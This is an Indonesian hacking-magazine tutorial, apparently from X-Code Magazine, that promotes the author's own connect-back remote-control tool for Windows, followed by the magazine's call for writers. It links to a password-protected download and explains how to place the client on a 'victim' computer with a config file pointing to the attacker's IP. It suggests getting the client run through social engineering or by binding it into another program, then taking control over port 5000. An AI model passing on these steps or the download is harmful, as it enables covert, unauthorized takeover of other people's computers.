nah, bagi kamu yang pengen coba-coba di Windows bisa coba program buatanku yang so tinyD

<http://h1.ripway.com/viresnew/conback.zip>

silahkan di download, passwordnya "vires" << tanpa quote

nah di situ ada [cbserver.exe](#) dan [cbclient.exe](#) dan juga [latifah.vires](#)

apa saja file itu?? akan aku jelaskan!!!!


FILE CONFIG

Connectback buatanku memakai file config, dimana file ini bernama latifah.vires, dimana isi file ini adalah alamat ip dari komputer hacker yang bisa dan akan di hubungi oleh bagian client yang di pasang pada komputer korban. agar lebih jelas, extract saja file conback.zip kini anda lihat 3 file


cbclient.exe, cbserver.exe dan latifah.vires

sekarang kita akan lakukan percobaan dengan pengandaian ip.hacker pada 192.168.1.2

sekarang taruh file cbclient.exe pada computer korban juga file latifah.vires (letakan pada lokasi yang sama dengan file cbclient.exe) , untuk lebih jelas liat gambar 1. ini adalah gambaran yang ada pada computer target:




jangan lupa untuk mengisi file latifah.vires dengan ip hacker atau ip yang akan di hubungi oleh cbclient.exe, dalam contoh kali ini kita menggunakan ip 192.168.1.2




setelah itu jalankan file cbclient.exe pada computer target. Gimana caranya itu terserah kamu. heheheheh, pakelah trik social engineering ajah :D, atau bisa kamu join dengan program lain. heheheh, sengaja di buat sekecil mungkn agar mudah di join dengan program lain.

Sekarang kita lihat pada Komputer hacker




Liat ipconfig pada computer hacker dan Jalankan file cbserver.exe,dan dia akan listen pada port 5000(pengembangan selanjutnya akan di masukan pada file config juga).Dimana computer hacker menunggu koneksi dari computer korban.



Gambar berikutnya menunjukkan koneksi telah terjadi dan sekarang komputer korban ada di tangan kita. hehehehehehehe,bisa kita kendalikan seenak udel kita,heheheheheheheh. mau

Ketentuan menjadi penulis X-Code Magazine

X Code



- Isi materi :
- o Kategori Komputer umum
 - o Kategori Pemograman
 - o Kategori Hacking Windows / Linux / FreeBSD / OpenBSD / BeOS Etc
 - o Kategori Cracking
 - o Kategori Phreaking

- Kirimkan tulisan anda dengan :
- o Filetype : .Doc
 - o Page Setup : Paper size = Letter
 - o Line spacing : single
 - o Font : Century Gothic, size Judul = 18 dan paragraph = 10

Kirimkan tulisan anda ke Redaksi X-Code Magazine :

[1] yk_family_code@yahoo.com

[2] ferdianelli@yahoo.com

Subject : Tutorial untuk X-Code 12(Judul artikel anda)

Attachment : JudulTutorAnda.zip atau tutorJudul.rar (pilih salah satu format). Anda boleh menyertakan source code ke dalam file zip

Artikel akan diseleksi. Jika sesuai dengan kriteria, maka kami akan memasang artikel anda di X-Code Magazine 12. Redaksi berhak mengedit isi tulisan sesuai kebutuhan.

Terima kasih atas perhatiannya.